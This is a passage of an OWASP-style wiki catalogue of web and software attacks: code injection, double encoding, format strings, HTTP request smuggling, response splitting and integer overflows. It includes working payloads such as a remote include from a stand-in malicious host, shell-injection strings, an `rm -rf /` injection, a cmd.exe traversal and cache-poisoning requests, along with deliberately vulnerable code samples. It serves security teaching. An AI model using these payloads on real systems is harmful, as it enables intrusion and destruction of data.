http://some-page/any-dir/index.php?page=<?include($s);?>&s=http://malicious-page/cmd.txt?
```

### Example 5

Shell Injection applies to most systems which allows software to programmatically execute Command line. Typical sources of Shell Injection is calls system(), StartProcess(), java.lang.Runtime.exec() and similar APIs.

Consider the following short PHP program, which runs an external program called "funnytext" to replace a word the user sent with some other word)

```
<HTML>
<?php
passthru ( " /home/user/phpguru/funnytext "
. $_GET['USER_INPUT'] );
?>
```

This program can be injected in multiple ways:

- ""command"" will execute "command".
- "\$ (command)" will execute "command".
- "; command" will execute "command", and output result of command.
- "| command" will execute "command", and output result of command.
- "&& command" will execute "command", and output result of command.
- "|| command" will execute "command", and output result of command.
- "> /home/user/phpguru/.bashrc" will overwrite file ".bashrc".
- "< /home/user/phpguru/.bashrc" will send file ".bashrc" as input to "funnytext".

PHP offers [http://www.php.net/manual/en/function.escapeshellarg.php escapeshellarg()] and [http://www.php.net/manual/en/function.escapeshellcmd.php escapeshellcmd()] to perform "encoding" before calling methods. However, it is not recommended to trust these methods to be secure - also validate/sanitize input.

### Example 6

The following code is a vulnerable a eval() injection, because it don't sanitize the user's input (in this case: "username"), the program just save this input in txt file, and after the server will execute this file without any validation. In this case the user is able to insert a command instead of a username.

Example:

```
<%
If not isEmpty(Request( "username" ) ) Then
Const ForReading = 1, ForWriting = 2, ForAppending = 8
Dim fso, f
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.OpenTextFile(Server.MapPath( "userlog.txt" ), ForAppending, True)
f.Write Request("username") & vbCrLf
f.close
Set f = nothing
Set fso = Nothing
%>
<h1>List of logged users:</h1>
<pre>
```

```

<%
Server.Execute( "userlog.txt" )
%>
<!--pre-->
<%
Else
%>
<form>
<input name="username" /><input type="submit" name="submit" />
</form>
<%
End If
%>

```

### Example 7

This is an example of HTML Injection in IE7 Via Infected DLL. According to [http://www.theregister.co.uk/2007/05/25/strange\_spoofing\_technique/ an article] in UK tech site The Register, HTML injection can also occur if the user has an infected DLL on their system. The article quotes Roger Thompson who claims that "the victims' browsers are, in fact, visiting the PayPal website or other intended URL, but that a dll file that attaches itself to IE is managing to read and modify the html while in transit. The article mentions a phishing attack using this attack that manages to bypass IE7 and Symantec's attempts to detect suspicious sites.

### Example 8

Edit-config.pl: This CGI script is used to modify settings in a configuration file.

```

use CGI qw(:standard);
sub config_file_add_key {
my ($fname, $key, $arg) = @_;
# code to add a field/key to a file:
}
sub config_file_set_key {
my ($fname, $key, $arg) = @_;
# code to set key to a particular file:
}
sub config_file_delete_key {
my ($fname, $key, $arg) = @_;
# code to delete key from a particular file goes here
}
sub handleConfigAction {
my ($fname, $action) = @_;
my $key = param('key');
my $val = param('val');
# this code is efficient especially when invoke a several different functions
my $code = "config_file_${action}_key(\$fname, \$key, \$val)";
eval($code);
}
$configfile = "/home/cwe/config.txt";
print header;
if (defined(param('action'))){
handleConfigAction($configfile, param('action'));
}
else {
print "No action specified!\n";
}
}

```

The script intends to take the 'action' parameter and invoke one of a variety of functions based on the value of that parameter - config\_file\_add\_key(), config\_file\_set\_key(), or Config\_file\_delete\_key(). It could set up a conditional to invoke each function separately, but eval() is a powerful way of doing the same thing in fewer lines of code, especially when a large number of functions or variables are involved. Unfortunately, in this case, the attacker can provide other values in the action parameter, such as: add\_key(","); system("/bin/l"); This would produce the following string in handleConfigAction(): config\_file\_add\_key(","); system("/bin/l"); Any arbitrary

Perl code could be added after the attacker has "closed off" the construction of the original function call, in order to prevent parsing errors from causing the malicious eval() to fail before the attacker's payload is activated. This particular manipulation would fail after the system() call, because the "\_key(\\${fname}, \\${key}, \\${val})" portion of the string would cause an error, but this is irrelevant to the attack because the payload has already been activated.

## REFERENCES

- [http://secunia.com/cve\\_reference/CVE-2006-2005/?show\\_result=1](http://secunia.com/cve_reference/CVE-2006-2005/?show_result=1)
- [http://en.wikipedia.org/wiki/Code\\_injection](http://en.wikipedia.org/wiki/Code_injection)

## RELATED THREATS

[[Category:Command Execution]]

## RELATED ATTACKS

- [[Direct Static Code Injection]]
- [[Code Injection]]
- [[Category:Injection Attack | Injection Attacks]]

## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

[[Category:Resource Manipulation]]

[[Category:Attack]]

QUEBRA

## DIRECT STATIC CODE INJECTION

{{Template:Attack}}

## DESCRIPTION

Direct Static Code Injection attack consists on injecting code directly onto the resource used by application while processing a user request. This is normally performed by tampering libraries and template files which are created based on user input without proper data sanitization.

Upon a user request to the modified resource, the actions defined on it will be executed at server side in the context of web server process.



[[Server-Side Includes (SSI) Injection | Server Side Includes]] is considered a type of direct static code injection. It should not be confused with other types of code injection, like [[Cross Site Scripting | XSS]] (“Cross Site Scripting” or “HTML injection”) where the code is executed on client side.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium to Low

## EXAMPLES

### Example 1

This is a simple example of exploitation of CGIScript.NET csSearch 2.3 vulnerability, published on Bugtraq ID: 4368.

By requesting the following URL to the server, it's possible to execute commands defined on **setup** variable.

```
csSearch.cgi?command=savesetup&setup=' 'PERL_CODE_HERE' '
```

For the classical example, it can be used the following command to remove all files from “/” folder:

```
csSearch.cgi?command=savesetup&setup=`rm%20-rf%20/`
```

Note that the above command must be encoded in order to be accepted.

### Example 2

This example exploits a vulnerability on Ultimate PHP Board (UPB) 1.9 (CVE-2003-0395), which allows an attacker to execute random php code. This happens because some user variables, like IP address and User-Agent, are stored in a file that is used by admin\_iplog.php page to show user statistics. When an administrator browses this page, the previously injected code by a malicious request is executed.

The following example stores a malicious PHP code that will deface index.html page when administrator browses admin\_iplog.php.

```
GET /board/index.php HTTP/1.0
User-Agent: <? system( "echo \'hacked\' > ../index.html" ); ?>
```

## EXTERNAL REFERENCES

- <http://www.seclab.tuwien.ac.at/advisories/TUVSA-0510-001.txt>
- <http://cve.mitre.org/docs/plover/SECTION.9.21.html#CODE.STAT>
- <http://marc.info/?l=bugtraq&m=105379741528925&w=2>
- <http://archives.neohapsis.com/archives/bugtraq/2005-06/0002.html>

## RELATED THREATS

[[Category:Command Execution]]

## RELATED ATTACKS

- [[Server-Side Includes (SSI) Injection | Server Side Includes]]
- [[ Direct Dynamic Code Evaluation ('Eval Injection')]]

## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## DOUBLE ENCODING

{{Template:Attack}}

## DESCRIPTION

This attack technique consists of encode user request parameters twice in hexadecimal format in order to bypass security controls or cause unexpected behavior from application.

By using double encoding it's possible to bypass security filters that only decode user input once, being the second decoding process executed by backend platform or modules that properly handle encoded data but don't have the corresponding security checks in place.

Attackers can inject double encoding in pathnames or query strings to bypass authentication schema and security filters in use by web application.

There are some common characters sets that are used in Web applications attacks. For example, in directory traversal attacks, it uses “../” (dot-dot-slash) , while in XSS attacks, it uses “<” and “>” characters. These characters give hexadecimal representation that differs from normal data.

For example, “../” (dot-dot-slash) characters represents %2E%2E%2f in hexadecimal representation. When the % symbol is encoded again, its representation in hexadecimal code is %25. The resultant from double encoding process “../”(dot-dot-slash) would be %252E%252E%252F:

Hexadecimal encode of “../” represents “%2E%2E%2F”

Then encoding the “%” represents “%25”

Double encoding of “../” represents “%252E%252E%252F”

## SEVERITY

Medium to High

## LIKELIHOOD OF EXPLOITATION

High

## EXAMPLES

### Example 1

This example presents an old well-known vulnerability found on IIS versions 4.0 and 5.0, where an attacker could bypass authorization schema and gain access to any file on the same drive as the web root directory due to an issue on decoding mechanism. For more details about folder traversal vulnerability, see [<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0333> CVE 2001-0333].

In this scenario, the victim has a published executable directory (e.g. cgi) that's stored on the same partition of Windows system folder. An attacker could execute arbitrary commands on the web server by submitting the following URL:

Original URL:

```
http://victim/cgi/../../../../winnt/system32/cmd.exe?/c+dir+c:\
```

However, the application uses a security check filter that refuses requests containing characters like “../”. By double encoding the URL, it's possible to bypass security the filter:

Double encoded URL:

```
http://victim/cgi/%252E%252E%252F%252E%252E%252Fwinnt/system32/cmd.exe?/c+dir+c:\
```

### Example 2

A double encoding URL can be used to exploit XSS attack in order to bypass a built-in XSS detection module. Depending on implementation, the first decoding process is performed by HTTP protocol and the resultant encoded URL will bypass XSS filter, since it has no mechanisms to improve detection. A simple example XSS would be:

```
<script>alert('XSS')</script>
```

This malicious code could be inserted into a vulnerable application, resulting in an alert window with message “XSS”. However the web application can have a character filter such as “<”, “>” and “/”, since they are used to

perform web application attacks. The attacker could use double encoding technique to bypass the filter and exploit client's session. The encoding process for this Java script is:

Char	Hex encode	Then encoding '%'	Double encode
"<"	"%3C"	"%25"	"%253C"
"/"	"%2F"	"%25"	"%252F"
">"	"%3E"	"%25"	"%253E"

Finally, the malicious double encoding code is:

```
%253Cscript%253Ealert('XSS')%253C%252Fscript%253E
```

## EXTERNAL REFERENCES

More examples about double encoding attacks can be found in:

- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-1945>
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-0054>

## RELATED THREATS

[[Category: Command Execution]]

## RELATED ATTACKS

- [[SQL Injection]]
- [[XSS Attacks]]
- [[Path Traversal]]

## RELATED VULNERABILITIES

[[Category: Input Validation]]

## RELATED COUNTERMEASURES

[[Category: Input Validation]]

[[Category: Resource Manipulation]]

[[Category: Attack]]

QUEBRA

## CATEGORY:EXPLOITATION OF AUTHENTICATION

{{Template:PutInCategory}}

[[Category:Attack]]

QUEBRA

## FORCED BROWSING

{{Template:Attack}}

### DESCRIPTION

Forced browsing is an attack that's aim to enumerate and access resources that are not referenced by the application, but still can be accessible.

An attacker can use brute force techniques to search for unlinked contents in domain directory, such as temporary directories and files, old backup and configuration files. These resources may store sensitive information about web applications and operational system, such as source code, credentials, internal network addressing, and so on, thus being considered a valuable resource for intruders.

This attack should be performed manually when the application index directories and pages based on number generation or predictable values, or using automated tools for common files and directories names.

This attack is also known as Predictable Resource Location, File Enumeration, Directory Enumeration, and Resource Enumeration.

### SEVERITY

Medium to High

### LIKELIHOOD OF EXPLOITATION

Very High

### EXAMPLES

#### Example 1

This example presents a technique of Predictable Resource Location attack, which is based on a manual and oriented identification of resources by modifying URL parameters.

The user1 wants to check his on-line agenda that is done thru the following URL:

```
www.site-example.com/users/calendar.php/user1/20070715
```

In the URL, it is possible to identify the username ("user1") and the date (mm/dd/yyyy).If the user attempts to make a forced browsing attack, he could guess another user's agenda by predicting user identification and date, as follow:

```
www.site-example.com/users/calendar.php/user6/20070716
```

The attack can be considered successful upon accessing other user agenda. A bad implementation of the authorization mechanism also collaborated for this attack success.

## Example 2

This example presents how to perform an attack of static directory and file enumeration using an automated tool.

A scanning tool, like [<http://www.cirt.net/code/nikto.shtml> | Nikto], has the ability to search for existent files and directories based on a database of well-know resources, such as:

- /system/
- /password/
- /logs/
- /admin/
- /test/

When the tool receives and “HTTP 200” message it means that such resource was found and should be manually inspected for valuable information.

## EXTERNAL REFERENCES

- Forceful Browsing – Imperva Application Data Security and Compliance [http://www.imperva.com/application\\_defense\\_center/glossary/forceful\\_browsing.html](http://www.imperva.com/application_defense_center/glossary/forceful_browsing.html)
- Parameter fuzzing and forced browsing – WebAppSec <http://seclists.org/webappsec/2006/q3/0182.html>
- [http://www.webappsec.org/projects/threat/classes/predictable\\_resource\\_location.shtml](http://www.webappsec.org/projects/threat/classes/predictable_resource_location.shtml)
- <http://cwe.mitre.org/data/definitions/425.html>

## RELATED THREATS

[[Category:Information Disclosure]]

## RELATED ATTACKS

- [[Path Traversal]]
- [[Path Manipulation]]

## RELATED VULNERABILITIES

[[Category:Access Control Vulnerability]]

## RELATED COUNTERMEASURES

[[Category: Access Control]]

[[category:Resource Manipulation]]

[[Category:Attack]]

## FORMAT STRING ATTACK

{{Template:Attack}}

### DESCRIPTION

The Format String exploit occurs when the submitted data of an input string is evaluated as a command by the application. This way, the attacker could execute code, read the stack or cause segmentation fault in the running application, causing new behaviors that could compromise the security or the stability of the system.

To understand the attack it's necessary to explain the components that constitute it. They are:

- The "Format Function" is an ANSI C conversion function, like "printf, fprintf", which converts primitive variable of the programming language in a human readable string representation.
- The "Format String" is the argument of the Format Function and is an ASCII Z string which contains text and format parameters, like: "printf ("The magic number is: %d\n", 1911)";
- The "Format String Parameter", like "%x %s" defines the type of conversion of the format function.

The attack could be executed when the application doesn't validate properly the submitted input. In this case if a Format Strings parameter, like %x, is inserted in the posted data, the string is parsed by the Format Function the conversion specified in the parameters is executed. However, the Format Function is expecting more arguments as input, and if these arguments are not supplied, the function could read or write the stack.

This way is possible to define a well crafted input that could change the behavior of the format function permitting the attacker to cause deny of service or to execute arbitrary commands.

If the application uses Format Functions in the source-code which is able to interpret formatting characters, the attacker could explore the vulnerability inserting formatting characters in a form of the website. For example, the "printf" function is used to print the username inserted in some fields of the page, the website could be vulnerable to this kind of attack, as showed below:

```
printf (userName);
```

Following some examples in the table 1 of Format Functions, which if not treated can expose the application to the Format String Attack.

Format function	Description
fprint	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
fprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

**Table 1. Format Functions**

Below there are some format parameters which can be used and its consequences:

- "%x" Read data from the stack
- "%s" Read character strings from the process' memory
- "%n" Write an integer to locations in the process' memory

To discover whether the application is vulnerable to this type of attack, it's necessary to verify if the format function accepts and parses the format string parameters show in the table 2.

Format strings parameters:

Parameters	Output	Passed as
%%	% character (literal)	Reference
%p	External representation of a pointer to void	Reference
%d	Decimal	Value
%c	Character	
%u	Unsigned decimal	Value
%x	Hexadecimal	Value
%s	String	Reference
%n	Writes the number of characters into a pointer	Reference

**Table 2. Common parameters use to Format String Attack.**

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Low

## EXAMPLES

### Example1

The example has the intention to demonstrate how the application can behave when the format function does not receive the necessary treatments for the validation in the input of format string.

First it will be shown the application operating with normal behavior and normal inputs, then, the application operating when the attacker input the format string and the resultant behavior.

Below it will be presented the source-code used for the example.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main (int argc, char **argv)
{
```



```

char buf [100]
int x = 1
snprintf ( buf, sizeof buf, argv [1] ) ;
buf [ sizeof buf -1 ] = 0
printf ( "Buffer size is: (%d) \nData input: %s \n" , strlen (buf) , buf ) ;
printf ( "X equals: %d/ in hex: %#x\nMemory address for x: (%p) \n" , x, x, &x) ;
return 0 ;
}

```

Next it will be presented the output that the program supplies when running with expected inputs. In this case the program received the string "Bob" as input and returned it in the output.

```

./formattest "Bob"
Buffer size is (16)
Data input : Bob
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)

```

Now the format string vulnerability will be explored. If the format string parameter "%x %x" is inserted in the input string, when the format function parses the argument, the output will display the name Bob, but instead of showing the %x string, the application will show the content of a memory address.

```

./formattest "Bob %x %x"
Buffer size is (27)
Data input : Bob bffff 8740
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)

```

The inputs Bob and the format strings parameters will be attributed to the variable buf inside of the code which should take place of the %s in the Data input. So now the printf argument looks like:

```

printf ( "Buffer size is: (%d) \n Data input: Bob %x %x \n" , strlen (buf) , buf ) ;

```

When the application prints the results, the format function will interpret the format strings inputs showing the content of a memory address.

## EXAMPLE 2

### "Denial of Service"

In this case, when an invalid address of memory is requested, normally the program is terminated, taking this as an example in a function:

```

printf (userName);

```

The attacker could insert a sequence of format strings, making the program to show the memory address where a lot of other data are stored, then, the attacker increases the possibilities of the program to read an illegal address, crashing the program and causing its non-availability.

```

printf ("%s%s%s%s%s%s%s%s%s%s%s%s%s%s");

```

## EXTERNAL REFERENCES

- [http://www.webappsec.org/projects/threat/classes/format\\_string\\_attack.shtml](http://www.webappsec.org/projects/threat/classes/format_string_attack.shtml)
- <http://crypto.stanford.edu/cs155/formatstring-1.2.pdf>

- <http://julianor.tripod.com/teso-fs1-1.pdf>
- [http://en.wikipedia.org/wiki/Format\\_string\\_attack](http://en.wikipedia.org/wiki/Format_string_attack)
- Andreu, Andres. Professional Pen Testing for Web Applications.

## RELATED THREATS

[[Category:Input Validation]]

## RELATED ATTACKS

[[Code Injection]]

## RELATED VULNERABILITIES

[[Buffer Overflow]]

## RELATED COUNTERMEASURES

[[Category:Input Validation ]]

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## FULL PATH DISCLOSURE

### OVERVIEW

Full Path Disclosure (AKA, FPD) vulnerabilities enable the attacker to see the path to the webroot/file. Eg: /home/omg/htdocs/file/. Certain vulnerabilities such as using the `load_file()` (within an SQL injection) query to view page sources require the attacker to have the full path to the file they wish to view.

### SEVERITY

Low to Medium (circumstantial)

### EXPLOIT LIKELY-HOOD

Extremely High

### EXAMPLES

**""Empty Array""**

If we have a site that uses a method of requesting a page like this:

```
http://site.com/index.php?page=about
```

We can use a method of opening and closing braces and causing the page to output an error. This method would look like this:

```
http://site.com/index.php?page[]=about
```

This renders the page defunct thus spitting out an error:

```
Warning: opendir(Array): failed to open dir: No such file or directory in  
/home/omg/htdocs/index.php on line 84  
Warning: pg_num_rows(): supplied argument ... in /usr/home/example/html/pie/index.php on line 131
```

### ""Null Session Cookie""

Another popular and very reliable method of producing errors containing a FPD is to give the page a nulled session using Javascript Injections.

A simple injection using this method would look something like so:

```
javascript:void(document.cookie="PHPSESSID=");
```

By simply setting the PHPSESSID cookie to nothing (null) we get an error.

```
Warning: session_start() [function.session-start]: The session id contains illegal characters,  
valid characters are a-z, A-Z, 0-9 and '-', in /home/example/public_html/includes/functions.php  
on line 2
```

## PREVENTING

This vulnerability is prevented simply by turning error reporting off so your code does not spit out errors.

```
error_reporting(0);
```

## RELATED THREATS

[[Category:Information Disclosure]]

## RELATED ATTACKS

- [[SQL Injection]]
- [[Relative Path Traversal]]

## CONCLUSION

It must be put across very clearly that this vulnerability in no way enables an attacker to gain full control of your website. However, this exploit often accompanies another, more serious one in which this will aid an attacker in controlling your website.

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## HTTP REQUEST SMUGGLING

{{Template:Attack}}

### DESCRIPTION

The HTTP Request Smuggling attack explores an incomplete parsing of the submitted data done by an intermediary http system working as a proxy. The HTTP Request Smuggling consists in sending a specially formatted http request that will be parsed in different way by the proxy system and by the final system, so the attacker could smuggle a request to one system without the other being aware of it. This attack makes it possible to exploit other attacks like: web cache poisoning, session hijacking, cross-site scripting and most importantly, the ability to bypass web application firewall protection.

To exploit the HTTP Request Smuggling, it's necessary to exist some specific condition such as the presence of specific proxy system and version such as SunOne Proxy 3.6 (SP4) or FW-1/FP4-R55W beta or yet a XSS vulnerability in the web server.

Basically the attack consists in submitting an HTTP request that encapsulates a second HTTP request in the same header, as shown below.

```
GET /some_page.jsp?param1=value1&param2=  
Content-Type: application/x-www-form-  
Content-Length: 0  
Foobar: GET /mypage.jsp HTTP/1.0  
Cookie: my_id=1234567  
Authorization: Basic ugwerwguwygruwy
```

In this case the first HTTP header is parsed by the proxy system and the second by the final system, as it's possible to observe the target URL is different from the first one permitting this way to bypass the proxy's access control.

The attack could be exploited in different ways as reported by "HTTP Request Smuggling" paper by Watchfire, so it's possible to realize these attacks:

- Web Cache Poisoning
- Firewall/IPS/IDS evasion
- Forward vs. backward HRS
- Request Hijacking
- Request Credential Hijacking

Below are two examples of the HTTP Request Smuggling exploit.

### SEVERITY

High

100

## LIKELIHOOD OF EXPLOITATION

Medium

## EXAMPLES

### Example 1 - Cache Poisoning Exploiting

Our first example demonstrates a classic HRS attack. Suppose a POST request contains two "Content-Length" headers with conflicting values. Some servers (e.g., IIS and Apache) reject such a request, but it turns out that others choose to ignore the problematic header. Which of the two headers is the problematic one? Fortunately for the attacker, different servers choose different answers. For example, SunONE W/S 6.1 (SP1) uses the first "Content-Length" header, while SunONE Proxy 3.6 (SP4) takes the second header (notice that both applications are from the SunONE family). Let SITE be the DNS name of the SunONE W/S behind the SunONE Proxy. Suppose that "/poison.html" is a static (cacheable) HTML page on the W/S. Here's the HRS attack that exploits the inconsistency between the two servers:

```
1 POST http://SITE/foobar.html HTTP/1.1
2 Host: SITE
3 Connection: Keep-Alive
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 0
6 Content-Length: 44
7 [CRLF]
8 GET /poison.html HTTP/1.1
9 Host: SITE
10 Bla: [space after the "Bla:", but no CRLF]
11 GET http://SITE/page_to_poison.html HTTP/1.1
12 Host: SITE
13 Connection: Keep-Alive
14 [CRLF]
```

[Note that each line terminates with a CRLF ("\r\n"), except for line 10.]

Let's examine what happens when this request is sent to the W/S via the proxy server. First, the proxy parses the POST request in lines 1-7 (in blue), and encounters the two "Content-Length" headers. As we mentioned earlier, it decides to ignore the first header, so it assumes the request has a body of length 44 bytes. Therefore, it treats the data in lines 8-10 as the first request body (lines 8-10, in purple, contain exactly 44 bytes). The proxy then parses lines 11-14 (in red), which treats as the client's second request. Now let's see how the W/S interprets the same payload, once it has been forwarded to it by the proxy.

Unlike the proxy, the W/S uses the first "Content-Length" header: as far as it's concerned, the first POST request has no body, and the second request is the GET in line 8 (notice that GET in line 11 is parsed by the W/S as the value of the "Bla" header in line 10). To summarize, this is how the data is partitioned by the two servers:

	1st request	2nd request
SunONE Proxy	lines 1-10	lines 11-14
SunONE W/S	lines 1-7	lines 8-14

Next, let's see which responses are sent back to the client. The requests the W/S sees are "POST /foobar.html" (from line 1) and "GET /poison.html" (from line 8), so it sends back two responses with the contents of the "foobar.html" page and the "poison.html" page, respectively. The proxy matches these responses to the two

requests it thinks were sent by the client - "POST /foobar.html" (line 1) and "GET /page\_to\_poison.html" (line 11). Since the response is cacheable (we assumed "poison.html" is a cacheable page), the proxy caches the contents of "poison.html" under the URL "page\_to\_poison.html", and voila: the cache is poisoned! Any client requesting "page\_to\_poison.html" from the proxy would receive the "poison.html" page.

A technical note: Lines 1-10 and 11-14 have to be sent in two separate packets, since SunONE Proxy doesn't pipeline requests on the same packet.

## Example 2 - REQUEST CREDENTIAL HIJACKING

Another area of interest is the ability of the attacker to forcefully invoke a script (/some\_page.jsp) with a client credentials. This attack is similar in effect to the Cross-Site Request Forgery attack [6], yet it is more powerful because the attacker is not required to interact with the client (victim).

The attack is as follows:

```
POST /some_script.jsp HTTP/1.0
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Content-Length: 142
this=thatGET /some_page.jsp?param1=value1&param2=value2 HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Foobar:
```

When the client sends a request, such as:

```
GET /mypage.jsp HTTP/1.0
Cookie: my_id=1234567
Authorization: Basic ugwerwguwygruwy
```

Tomcat will glue this to the queued incomplete request, and together, it will have:

```
GET /some_page.jsp?param1=value1&param2=value2 HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Foobar: GET /mypage.jsp HTTP/1.0
Cookie: my_id=1234567
Authorization: Basic ugwerwguwygruwy
```

Now a complete request, it will invoke the script /some\_page.jsp and return its results to the client. If this script is a password change request, or a money transfer to the attacker's account, then this may potentially incur serious damage to the client.

## REFERENCES

- <http://www.securiteam.com/securityreviews/5GP0220G0U.html>

## RELATED THREATS

[[Category:Logical Attacks]]

## RELATED ATTACKS

[link [http://www.owasp.org/index.php/Testing\\_for\\_HTTP\\_Exploit#HTTP\\_Splitting](http://www.owasp.org/index.php/Testing_for_HTTP_Exploit#HTTP_Splitting) | HTTP Splitting]

## RELATED VULNERABILITIES

- [[Testing for HTTP Exploit]]

## RELATED COUNTERMEASURES

[[Category:Session Management]]

[[Category:Protocol Manipulation]]

[[Category:Attack]]

QUEBRA

## HTTP RESPONSE SPLITTING

{{Template:Attack}}

## DESCRIPTION

HTTP response splitting vulnerabilities occur when:

- Data enters a web application through an untrusted source, most frequently an HTTP request.
- The data is included in an HTTP response header sent to a web user without being validated for malicious characters.

As with many software security vulnerabilities, HTTP response splitting is a means to an end, not an end in itself. At its root, the vulnerability is straightforward: an attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header.

To mount a successful exploit, the application must allow input that contains CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n) characters into the header. These characters not only give attackers control of the remaining headers and body of the response the application intends to send, but also allows them to create additional responses entirely under their control.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium

## EXAMPLES

The following code segment reads the name of the author of a weblog entry, author, from an HTTP request and sets it in a cookie header of an HTTP response.

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Assuming a string consisting of standard alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

However, because the value of the cookie is formed of unvalidated user input the response will only maintain this form if the value submitted for AUTHOR\_PARAM does not contain any CR and LF characters. If an attacker submits a malicious string, such as "Wiley Hacker\r\nHTTP/1.1 200 OK\r\n...", then the HTTP response would be split into two responses of the following form:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker
HTTP/1.1 200 OK
...
```

Clearly, the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability of attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including: cross-user defacement, web and browser cache poisoning, cross-site scripting and page hijacking.

## EXTERNAL REFERENCES

[http://www.infosecwriters.com/text\\_resources/pdf/HTTP\\_Response.pdf](http://www.infosecwriters.com/text_resources/pdf/HTTP_Response.pdf) - HTTP Response Splitting

<http://www.securiteam.com/securityreviews/5WP0E2KFGK.html> - Introduction to HTTP Response Splitting

## RELATED THREATS

[[Client-side attacks]]

## RELATED ATTACKS

- [[Cross-User Defacement]]
- [[Cache Poisoning]]
- [[Cross-Site Scripting]]
- [[Page Hijacking]]



## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

## CREDIT

{{Template:Fortify}}

[[Category: Protocol Manipulation]]

[[Category: Attack]]

QUEBRA

## CATEGORY:INJECTION

{{Template:PutInCategory}}

[[Category:Attack]]

QUEBRA

## INTEGER OVERFLOWS/UNDERFLOWS

{{Template:Attack}}

## DESCRIPTION

Integer overflow belongs to a logic errors family. It occurs when given range of int (integer) type numbers is overflowed due to arithmetic operations. Generally there are only two operations, which causes these kind of errors - addition and multiplication.

## EXAMPLES

### Example 1 (add)

```
rezos@bezel ~/labs/integer $ cat add.c
#include <stdio.h>
#include <limits.h>
int main(void)
{
    int a;
    // a=2147483647;
    a=INT_MAX;
    printf("int a (INT_MAX) = %d (0x%x), int a (INT_MAX) + 1 = %d (0x%x)\n", a,a,a+1,a+1);
    return 0;
}
```

```

}
rezos@bezel ~/labs/integer $ ./add
int a (INT_MAX) = 2147483647 (0x7fffffff), int a (INT_MAX) + 1 = -2147483648 (0x80000000)

```

By adding 1 to the biggest possible signed (+ or -) integer value we overwrite the sign bit. In short, by adding two positive numbers we get one big negative number.

### Example 2 (multiplication)

```

rezos@bezel ~/labs/integer $ cat multiplication.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
int main(int argc, char **argv)
{
    int i, j, z=0x00000001;
    char *tab;
    if(argc<2) _exit(1);
    i=atoi(argv[1]);
    if(i>0) {
        tab = malloc(i * sizeof(char *));
        if(tab == NULL) _exit(2);
    }
    for(j=0; j<i; j++)
        tab[j]=z++;
    for(j=0; j<i; j++)
        printf("tab[j]=0x%x\n", tab[j]);
    return 0;
}
rezos@bezel ~/labs/integer $ ./multiplication 1073741824
Segmentation fault

```

The program should write "z" value into the array of pointers and then print it out. With specially selected array size (number of its elements) it's possible to use integer overflow error to overflow the array "tab". Below example should explain why it does happen.

```

rezos@bezel ~/labs/integer $ cat multi.c
#include <stdio.h>
int main(void)
{
    printf ("1073741824 *4 = %d\n", 1073741824 * 4);
    return 0;
}

```

In this program we multiply 1073741824 \* 4 because of sizeof(char \*) will return 4.

```

rezos@bezel ~/labs/integer $ gcc -ggdb multi.c -o multi
multi.c: In function 'main':
multi.c:6: warning: integer overflow in expression

```

The compiler at this stage warn us, that in the program occurs expression, which cause an integer overflow. To make sure what the result of the multiplication will be:

```

rezos@bezel ~/labs/integer $ ./multi
1073741824 *4 = 0

```

malloc(0) (in the main example) will allocate memory with size 0 successfully and that will allow for overwriting memory segments on the heap.

Memory allocation with negative value may cause in fact allocation of very small or very big memory segments depending on the implementation of the \*alloc() functions. Integer overflow errors may also lead to the situation where condition statements, which are supposed to check buffers boundaries, are omitted.

Integer overflow errors are not always a threat themselves. However they provide very often possibility to overwrite or to read memory content beyond boundaries of the buffers. For instance during buffer indexing.

## RELATED THREATS

- [[Category:Command Execution]]

## RELATED ATTACKS

- [[buffer overflow]]
- [[stack overflow attack]]
- [[heap overflow attack]]

## RELATED VULNERABILITIES

- [[Integer\_Overflow]]

## RELATED COUNTERMEASURES

- Use programming language and/or compiler, which will check the buffers boundaries and their indexes.
- Use libraries, which provides API for arithmetic operations (e.g. safe\_iop)
- Check results of the arithmetic operations, which used integer numbers and compare them with the expected values.

## CATEGORIES

[[Category:Data Structure Attacks]]

[[Category:Attack]]

QUEBRA

## LDAP INJECTION

{{Template:Attack}}

## DESCRIPTION

LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy. This could result in the execution of arbitrary command such as granting permissions to unauthorized queries, and content modification inside the LDAP tree.

The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection.

## SEVERITY

Medium to High

